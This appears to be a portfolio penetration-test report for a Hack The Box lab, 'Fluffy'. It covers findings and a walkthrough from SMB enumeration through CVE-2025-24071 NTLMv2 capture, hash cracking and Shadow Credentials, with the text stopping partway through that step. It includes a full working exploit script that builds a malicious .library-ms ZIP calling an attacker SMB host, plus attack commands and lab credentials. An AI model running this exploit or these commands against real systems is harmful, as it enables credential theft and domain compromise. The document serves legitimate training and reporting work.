ARCHWARDEN

Fluffy

Report of Findings

Hack The Box

Version: 1.0

Joe Thompson

Table of Contents

1 Portfolio Use & Disclaimer

This report is provided as a **portfolio sample** to demonstrate penetration testing methodology, technical writing, risk communication, and remediation planning.

The assessment described herein was performed against a **deliberately vulnerable training environment** intended for educational use. The target system represents a **simulated client environment** and does not reflect the security posture of any real organization.

This document does not constitute legal advice.

2 Engagement Contacts

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
Joe Thompson	Tester	jthompson@archwarden.com

3 Executive Summary

This assessment was conducted by Joe Thompson as a network penetration test of a simulated Windows Active Directory environment hosted at `10.129.10.32` (fluffy.htb). An initial credential set was provided to simulate an authenticated internal engagement. The objective was to identify security weaknesses accessible from a low-privileged domain account, assess potential impact, document findings in a clear and repeatable manner, and provide actionable remediation recommendations.

3.1 Approach

Joe Thompson performed testing using a grey-box approach, with an initial credential set provided to simulate an authenticated internal perspective. The objective was to identify weaknesses accessible from a low-privileged domain account, focusing on SMB share access, Active Directory ACL misconfigurations, and privilege escalation paths.

Testing was conducted remotely from Joe Thompson's assessment environment. Each identified weakness was documented and manually validated to assess exploitation feasibility and potential impact. Where further access was obtained from the initial foothold, additional testing was performed to evaluate the extent of compromise achievable by an authenticated internal attacker, including lateral movement and full domain compromise.

3.2 Scope

The scope of this assessment included the internally accessible domain controller at `10.129.10.32` (dc01.fluffy.htb, domain: fluffy.htb). Testing focused on identifying weaknesses that could allow lateral movement, credential compromise, privilege escalation, and full compromise of the Active Directory environment.

In Scope Assets

Asset Type	Description
Domain Controller	`10.129.10.32` (dc01.fluffy.htb)
Domain	fluffy.htb

3.3 Assessment Overview and Recommendations

During this assessment, Joe Thompson identified 3 security findings affecting the confidentiality, integrity, and availability of the assessed environment. The findings include 1 critical-risk finding, 1 high-risk finding, and 1 medium-risk finding.

Testing demonstrated that the IT share accessible with the provided credentials was writable and contained an upgrade notice listing active CVEs, including CVE-2025-24071. A malicious ZIP planted on the share triggered an NTLMv2 authentication capture via Responder when Windows Explorer processed it. The captured hash was cracked offline to recover the credential for domain user p.agila. BloodHound enumeration revealed that p.agila holds GenericAll over the Service Accounts group, enabling Shadow Credentials attacks against winrm_svc and ca_svc. WinRM access as winrm_svc

yielded the user flag. Privilege escalation exploited ADCS ESC16, where the CA is globally configured to omit the szOID_NTDS_CA_SECURITY_EXT security extension. Temporarily setting ca_svc's UPN to administrator and requesting a User template certificate produced a PFX that authenticated directly as the domain Administrator, achieving full domain compromise.

It is recommended that the assessed environment restrict write access to the IT share, apply the patch addressing CVE-2025-24071, audit and correct ACL misconfigurations in Active Directory, and reconfigure the ADCS CA to enforce the szOID_NTDS_CA_SECURITY_EXT security extension.

4 Network Penetration Test Assessment Summary

Joe Thompson conducted testing from the perspective of a low-privileged authenticated domain user, with an initial credential set provided as part of the engagement scope. Testing focused on identifying Active Directory misconfigurations, abusable ACLs, ADCS vulnerabilities, and privilege escalation paths accessible from a standard domain account.

4.1 Summary of Findings

During testing, Joe Thompson identified 3 findings that present varying levels of risk to the assessed environment. In addition, 0 informational observations were noted which, while not representing direct vulnerabilities, highlight opportunities to further improve overall security posture and monitoring capabilities. The chart below summarizes the distribution of identified findings by severity level.

In the course of this penetration test **1 Critical**, **1 High** and **1 Medium** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	9.9 (Critical)	ADCS ESC16 — CA Globally Configured to Omit szOID_NTDS_CA_SECURITY_EXT Enables Domain Privilege Escalation	27
2	8.1 (High)	p.agila GenericAll Over Service Accounts Group Enables Shadow Credentials	31
3	5.7 (Medium)	Writable IT Share Enables CVE-2025-24071 NTLMv2 Hash Capture	35

5 Internal Network Compromise Walkthrough

During the assessment, Joe Thompson used the provided initial credential set to enumerate the domain and chain multiple Active Directory misconfigurations to achieve full domain compromise. The walkthrough below documents the successful attack path from initial authenticated enumeration to Domain Administrator access and does not represent all vulnerabilities identified during testing.

Any issues not required to achieve compromise are documented as standalone findings in the Technical Findings Details section and ranked by severity. The purpose of this attack chain is to demonstrate how individual misconfigurations interact to increase overall risk and to assist with remediation prioritisation.

5.1 Detailed Walkthrough

Joe Thompson performed the following to fully compromise the **fluffy.htb** domain.

1. Performed network enumeration — DC at dc01.fluffy.htb confirmed, domain fluffy.htb, WinRM open
2. Enumerated SMB shares — IT share accessible with READ and WRITE; retrieved `Upgrade_Notice.pdf` identifying CVE-2025-24071 as unpatched
3. Exploited CVE-2025-24071 — malicious ZIP deployed to IT share; NTLMv2 hash for p.agila captured via Responder and cracked offline → `p.agila:prometheusx-303`
4. Collected BloodHound data as p.agila — GenericAll over Service Accounts identified; winrm_svc and ca_svc confirmed as Shadow Credentials targets
5. Added p.agila to Service Accounts via bloodyAD; Shadow Credentials against winrm_svc → NT hash recovered; WinRM access as winrm_svc; user flag retrieved
6. ADCS confirmed via NXC; Shadow Credentials against ca_svc → NT hash recovered
7. certipy-ad find identified ESC16 on fluffy-DC01-CA
8. ESC16 exploited — ca_svc UPN set to `administrator`, certificate requested and issued, UPN restored; PFX authenticated as Administrator; root flag retrieved

---

1. Network Enumeration

A full TCP port scan was performed against the domain controller, followed by a detailed service scan against identified open ports:

```
sudo nmap -p- --min-rate 1000 -T4 10.129.10.32 -oA TCP_allports
ports=$(grep open TCP_allports.nmap | awk -F/ '{print $1}' | tr '\n' ',' | sed 's/,$//')
sudo nmap -p $ports -sC -sV -vv -oA TCP_detailed 10.129.10.32
```

Results confirmed a Windows domain controller: DNS (53), Kerberos (88), NetBIOS (139), LDAP (389/636/3268), SMB (445), WinRM (5985), and .NET MC-NMF (9389). The domain was identified as `fluffy.htb`, hostname `DC01`. No web-facing services were present.

---

2. SMB Enumeration

SMB shares were enumerated with the provided credential:

```
nxc smb 10.129.10.32 -u 'j.fleischman' -p 'J0elTHEM4n1990!' --shares
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/fluffy]
└─$ nxc smb 10.129.10.32 -u 'j.fleischman' -p 'J0elTHEM4n1990!' --shares
SMB         10.129.10.32    445    DC01            [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.10.32    445    DC01            [+] fluffy.htb\j.fleischman:J0elTHEM4n1990!
SMB         10.129.10.32    445    DC01            [*] Enumerated shares
SMB         10.129.10.32    445    DC01            Share           Permissions     Remark
SMB         10.129.10.32    445    DC01            -----           -----------     ------
SMB         10.129.10.32    445    DC01            ADMIN$                          Remote Admin
SMB         10.129.10.32    445    DC01            C$                              Default share
SMB         10.129.10.32    445    DC01            IPC$            READ            Remote IPC
SMB         10.129.10.32    445    DC01            IT              READ,WRITE
SMB         10.129.10.32    445    DC01            NETLOGON        READ            Logon server share
SMB         10.129.10.32    445    DC01            SYSVOL          READ            Logon server share
```

The IT share was accessible with READ and WRITE permissions. smbclient was used to connect and retrieve `Upgrade_Notice.pdf`:

```
smbclient '//10.129.10.32/IT' -U 'j.fleischman%J0elTHEM4n1990!'
smb: \> ls
smb: \> get Upgrade_Notice.pdf
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/fluffy]
└─$ smbclient '//10.129.10.32/IT' -U 'j.fleischman%J0elTHEM4n1990!'
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Jun  6 00:07:03 2026
  ..                                  D        0  Sat Jun  6 00:07:03 2026
  Everything-1.4.1.1026.x64           D        0  Fri Apr 18 11:08:44 2025
  Everything-1.4.1.1026.x64.zip       A  1827464  Fri Apr 18 11:04:05 2025
  KeePass-2.58                        D        0  Fri Apr 18 11:08:38 2025
  KeePass-2.58.zip                    A  3225346  Fri Apr 18 11:03:17 2025
  Upgrade_Notice.pdf                  A   169963  Sat May 17 10:31:07 2025

                5842943 blocks of size 4096. 1798135 blocks available
smb: \> get Upgrade_Notice.pdf
getting file \Upgrade_Notice.pdf of size 169963 as Upgrade_Notice.pdf (279.4 KiloBytes/sec) (average 279.4 KiloBytes/sec)
smb: \>
```

The PDF listed active CVEs flagged for remediation, including CVE-2025-24071:

CVE-2025-24071 is a Windows Explorer spoofing vulnerability — extracting a ZIP containing a `.library-ms` file causes Explorer to initiate an SMB authentication callback to an attacker-controlled server, leaking the user's NTLMv2 hash:

---

3. CVE-2025-24071 — NTLMv2 Capture

A Python script was used to generate a `.library-ms` payload pointing to the attacker IP, packaged in a ZIP:

```
python3 exploit.py -i 10.10.16.60 -n exploit --keep
```

```
  GNU nano 9.0                                                exploit.py
#!/usr/bin/env python3
# Exploit Title: Windows File Explorer Windows 11 (23H2) - NTLM Hash Disclosure
# Exploit Author: Mohammed Idrees Banyamer
# Twitter/GitHub:https://github.com/mbanyamer
# Date: 2025-05-27
# CVE: CVE-2025-24071
# Vendor: Microsoft
# Affected Versions: Windows 10/11 (All supporting .library-ms and SMB)
# Tested on: Windows 11 (23H2)
# Type: Local / Remote (NTLM Leak)
# Platform: Windows
# Vulnerability Type: Information Disclosure
# Description:
#   Windows Explorer automatically initiates an SMB authentication request when a
#   .library-ms file is extracted from a ZIP archive. This causes NTLM credentials
#   (in hashed format) to be leaked to a remote SMB server controlled by the attacker.
#   No user interaction is required beyond extraction.

import zipfile
from pathlib import Path
import argparse
import re
import sys
from colorama import Fore, Style

def create_library_ms(ip: str, filename: str, output_dir: Path) -> Path:
    """Creates a malicious .library-ms file pointing to an attacker's SMB server."""
    payload = f'''<?xml version="1.0" encoding="UTF-8"?>
<libraryDescription xmlns="http://schemas.microsoft.com/windows/2009/library">
  <searchConnectorDescriptionList>
    <searchConnectorDescription>
      <simpleLocation>
        <url>\\\\{ip}\\shared</url>
      </simpleLocation>
    </searchConnectorDescription>
  </searchConnectorDescriptionList>
</libraryDescription>'''

    output_file = output_dir / f"{filename}.library-ms"
    output_file.write_text(payload, encoding="utf-8")
    return output_file

def build_zip(library_file: Path, output_zip: Path):
    """Packages the .library-ms file into a ZIP archive."""
    with zipfile.ZipFile(output_zip, 'w', zipfile.ZIP_DEFLATED) as archive:
        archive.write(library_file, arcname=library_file.name)
    print(f"{Fore.GREEN}[+] Created ZIP: {output_zip}{Style.RESET_ALL}")

def is_valid_ip(ip: str) -> bool:
    return re.match(r"^\d{1,3}(\.\d{1,3}){3}$", ip) is not None

def main():
    parser = argparse.ArgumentParser(
        description="CVE-2025-24071 - NTLM Hash Disclosure via .library-ms ZIP Archive",
        epilog="example:\n  python3 CVE-2025-24071_tool.py -i 192.168.1.100 -n payload1 -o ./output_folder --keep",
        formatter_class=argparse.RawTextHelpFormatter
    )

    parser.add_argument("-i", "--ip", required=True, help="Attacker SMB IP address (e.g., 192.168.1.100)")
    parser.add_argument("-n", "--name", default="malicious", help="Base filename (default: malicious)")
    parser.add_argument("-o", "--output", default="output", help="Output directory (default: ./output)")
    parser.add_argument("--keep", action="store_true", help="Keep .library-ms file after ZIP creation")

    args = parser.parse_args()

    if not is_valid_ip(args.ip):
        print(f"{Fore.RED}[!] Invalid IP address: {args.ip}{Style.RESET_ALL}")
        sys.exit(1)

    output_dir = Path(args.output)
    output_dir.mkdir(parents=True, exist_ok=True)

    print(f"{Fore.CYAN}[*] Generating malicious .library-ms file...{Style.RESET_ALL}")
    library_file = create_library_ms(args.ip, args.name, output_dir)
    zip_file = output_dir / f"{args.name}.zip"
    build_zip(library_file, zip_file)

    if not args.keep:
        library_file.unlink()
        print(f"{Fore.YELLOW}[-] Removed intermediate .library-ms file{Style.RESET_ALL}")

    print(f"{Fore.MAGENTA}[!] Done. Send ZIP to victim and listen for NTLM hash on your SMB server.{Style.RESET_ALL}")

if __name__ == "__main__":
    main()
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/fluffy]
└─$ sudo python3 exploit.py -i 10.10.16.60 -n exploit --keep
[sudo] password for parallels:
[*] Generating malicious .library-ms file...
[+] Created ZIP: output/exploit.zip
[!] Done. Send ZIP to victim and listen for NTLM hash on your SMB server.

(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/fluffy]
└─$ cd output

(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/fluffy/output]
└─$ ls
exploit.library-ms  exploit.zip
```

Responder was started on tun0 before uploading:

```
sudo responder -I tun0
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/fluffy/output]
└─$ sudo responder -I tun0
[sudo] password for parallels:
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.----.----.
  |   _|  -__|__ --|  _  |  -__|     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

[*] Tips jar:
    USDT → 0×Cc98c1D3b8cd9b717b5257827102940e4E17A19A
    BTC  → bc1q9360jedhhmps5vpl3u05vyg4jryrl52dmazz49

[+] Poisoners:
    LLMNR                       [ON]
    NBT-NS                      [ON]
    MDNS                        [ON]
    DNS                         [ON]
    DHCP                        [OFF]
    DHCPv6                      [OFF]

[+] Servers:
    HTTP server                 [ON]
    HTTPS server                [ON]
    WPAD proxy                  [OFF]
    Auth proxy                  [OFF]
    SMB server                  [ON]
    Kerberos server             [ON]
    SQL server                  [ON]
    FTP server                  [ON]
    IMAP server                 [ON]
    POP3 server                 [ON]
    SMTP server                 [ON]
    DNS server                  [ON]
    LDAP server                 [ON]
    MQTT server                 [ON]
    RDP server                  [ON]
    DCE-RPC server              [ON]
    WinRM server                [ON]
    SNMP server                 [ON]

[+] HTTP Options:
    Always serving EXE          [OFF]
    Serving EXE                 [OFF]
    Serving HTML                [OFF]
    Upstream Proxy              [OFF]

[+] Poisoning Options:
    Analyze Mode                [OFF]
    Force WPAD auth             [OFF]
    Force Basic Auth            [OFF]
    Force LM downgrade          [OFF]
    Force ESS downgrade         [OFF]
```

The ZIP was uploaded to the IT share:

```
smb: \> put exploit.zip
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/fluffy/output]
└─$ smbclient '//10.129.10.32/IT' -U 'j.fleischman%J0elTHEM4n1990!'
Try "help" to get a list of possible commands.
smb: \> put exploit.zip
putting file exploit.zip as \exploit.zip (1.5 kB/s) (average 1.5 kB/s)
smb: \>
```

Responder captured the NTLMv2-SSP hash for `p.agila`:

```
[+] Listening for events ...

[SMB] NTLMv2-SSP Client   : 10.129.10.32
[SMB] NTLMv2-SSP Username : FLUFFY\p.agila
[SMB] NTLMv2-SSP Hash     : p.agila::FLUFFY:a4c5e7908e6e5ea8:1560CD0E383D973833E4199475AFB072:0101000000000080CAA20110F5DC0195234A762012398500000000200080057004B003900420001001E00570049004E002D004B005000
530056003000370038005200350050005100040034005700490044E002D004B005000530056003000370038005200350050005100 2E0057004B003900420002E004C004F00430041004C000300140057004B003900420002E004C004F00430041004C000500140057
004B003900420002E004C004F00430041004C000700080080CAA20110F5DC0106000400020000008003000300000000000000001000000002000003F21387952 4F565B2B3515F753DD2A35102134D4BFA82419098D72B0A5186AFE0A001000000000000000000
0000000000000000090020006300690066007300 2F00310030002E00310030002E00310036002E00360030000000000000000000
[*] Skipping previously captured hash for FLUFFY\p.agila
[*] Skipping previously captured hash for FLUFFY\p.agila
[*] Skipping previously captured hash for FLUFFY\p.agila
[*] Skipping previously captured hash for FLUFFY\p.agila
[*] Skipping previously captured hash for FLUFFY\p.agila
[*] Skipping previously captured hash for FLUFFY\p.agila
```

4. Credential Recovery

The hash was cracked with Hashcat (mode 5600) against the RockYou wordlist:

```
hashcat -m 5600 hash.txt rockyou.txt
```

Credential recovered: **`p.agila:prometheusx-303`**

---

5. BloodHound Enumeration

BloodHound data was collected using rusthound-ce:


```
rusthound-ce -d fluffy.htb -u 'p.agila' -p 'prometheusx-303' -o ./bh -z
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/fluffy]
└─$ rusthound-ce -d fluffy.htb -u 'p.agila' -p 'prometheusx-303' -o ./bh -z
---------------------------------------------------
Initializing RustHound-CE at 17:38:30 on 06/05/26
Powered by @g0h4n_0
---------------------------------------------------

[2026-06-05T21:38:30Z INFO  rusthound_ce] Verbosity level: Info
[2026-06-05T21:38:30Z INFO  rusthound_ce] Collection method: All
[2026-06-05T21:38:30Z INFO  rusthound_ce::ldap] Connected to FLUFFY.HTB Active Directory!
[2026-06-05T21:38:30Z INFO  rusthound_ce::ldap] Starting data collection...
[2026-06-05T21:38:30Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-06-05T21:38:32Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=fluffy,DC=htb
[2026-06-05T21:38:32Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-06-05T21:38:35Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Configuration,DC=fluffy,DC=htb
[2026-06-05T21:38:35Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-06-05T21:38:38Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Schema,CN=Configuration,DC=fluffy,DC=htb
[2026-06-05T21:38:38Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-06-05T21:38:38Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=DomainDnsZones,DC=fluffy,DC=htb
[2026-06-05T21:38:38Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-06-05T21:38:38Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=ForestDnsZones,DC=fluffy,DC=htb
[2026-06-05T21:38:38Z INFO  rusthound_ce::api] Starting the LDAP objects parsing...
. Parsing LDAP objects: 2%
[2026-06-05T21:38:38Z INFO  rusthound_ce::objects::enterpriseca] Found 11 enabled certificate templates
[2026-06-05T21:38:38Z INFO  rusthound_ce::api] Parsing LDAP objects finished!
[2026-06-05T21:38:38Z INFO  rusthound_ce::json::checker] Starting checker to replace some values...
[2026-06-05T21:38:38Z INFO  rusthound_ce::json::checker] Checking and replacing some values finished!
[2026-06-05T21:38:38Z INFO  rusthound_ce::json::maker::common] 10 users parsed!
[2026-06-05T21:38:38Z INFO  rusthound_ce::json::maker::common] 62 groups parsed!
[2026-06-05T21:38:38Z INFO  rusthound_ce::json::maker::common] 1 computers parsed!
[2026-06-05T21:38:38Z INFO  rusthound_ce::json::maker::common] 1 ous parsed!
[2026-06-05T21:38:38Z INFO  rusthound_ce::json::maker::common] 1 domains parsed!
[2026-06-05T21:38:38Z INFO  rusthound_ce::json::maker::common] 3 gpos parsed!
[2026-06-05T21:38:38Z INFO  rusthound_ce::json::maker::common] 74 containers parsed!
[2026-06-05T21:38:38Z INFO  rusthound_ce::json::maker::common] 1 ntauthstores parsed!
[2026-06-05T21:38:38Z INFO  rusthound_ce::json::maker::common] 1 aiacas parsed!
[2026-06-05T21:38:38Z INFO  rusthound_ce::json::maker::common] 1 rootcas parsed!
[2026-06-05T21:38:38Z INFO  rusthound_ce::json::maker::common] 1 enterprisecas parsed!
[2026-06-05T21:38:38Z INFO  rusthound_ce::json::maker::common] 33 certtemplates parsed!
[2026-06-05T21:38:38Z INFO  rusthound_ce::json::maker::common] 3 issuancepolicies parsed!
[2026-06-05T21:38:38Z INFO  rusthound_ce::json::maker::common] ./bh/20260605173838_fluffy-htb_rusthound-ce.zip created!

RustHound-CE Enumeration Completed at 17:38:38 on 06/05/26! Happy Graphing!
```


The collected data was ingested into BloodHound:

p.agila was marked as owned and outbound object control was explored:

p.agila holds **GenericAll** over the Service Accounts group:



Members of Service Accounts — including winrm_svc and ca_svc — hold certificate enrollment rights, making both viable Shadow Credentials targets:



6. Shadow Credentials — winrm_svc

p.agila was added to the Service Accounts group via the GenericAll right:

```
bloodyAD --dc-ip 10.129.10.32 -d fluffy.htb -u 'p.agila' -p 'prometheusx-303' \
  add groupMember 'Service Accounts' p.agila
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/fluffy]
└─$ bloodyAD --dc-ip 10.129.10.32 -d fluffy.htb -u 'p.agila' -p 'prometheusx-303' add groupMember 'Service Accounts' p.agila
[+] p.agila added to Service Accounts
```

The system clock was synchronised to prevent Kerberos skew errors:

```
sudo ntpdate 10.129.10.32
```

Shadow Credentials was performed against winrm_svc:

```
certipy-ad shadow auto -username p.agila@fluffy.htb -password 'prometheusx-303' \
  -account winrm_svc -dc-ip 10.129.10.32
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/fluffy]
└─$ certipy-ad shadow auto -username p.agila@fluffy.htb -password 'prometheusx-303' -account winrm_svc
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: FLUFFY.HTB.
[!] Use -debug to print a stacktrace
[*] Targeting user 'winrm_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '08b62f64c5cb46b8b15e2492ff18e35f'
[*] Adding Key Credential with device ID '08b62f64c5cb46b8b15e2492ff18e35f' to the Key Credentials for 'winrm_svc'
[*] Successfully added Key Credential with device ID '08b62f64c5cb46b8b15e2492ff18e35f' to the Key Credentials for 'winrm_svc'
[*] Authenticating as 'winrm_svc' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'winrm_svc@fluffy.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'winrm_svc.ccache'
File 'winrm_svc.ccache' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote credential cache to 'winrm_svc.ccache'
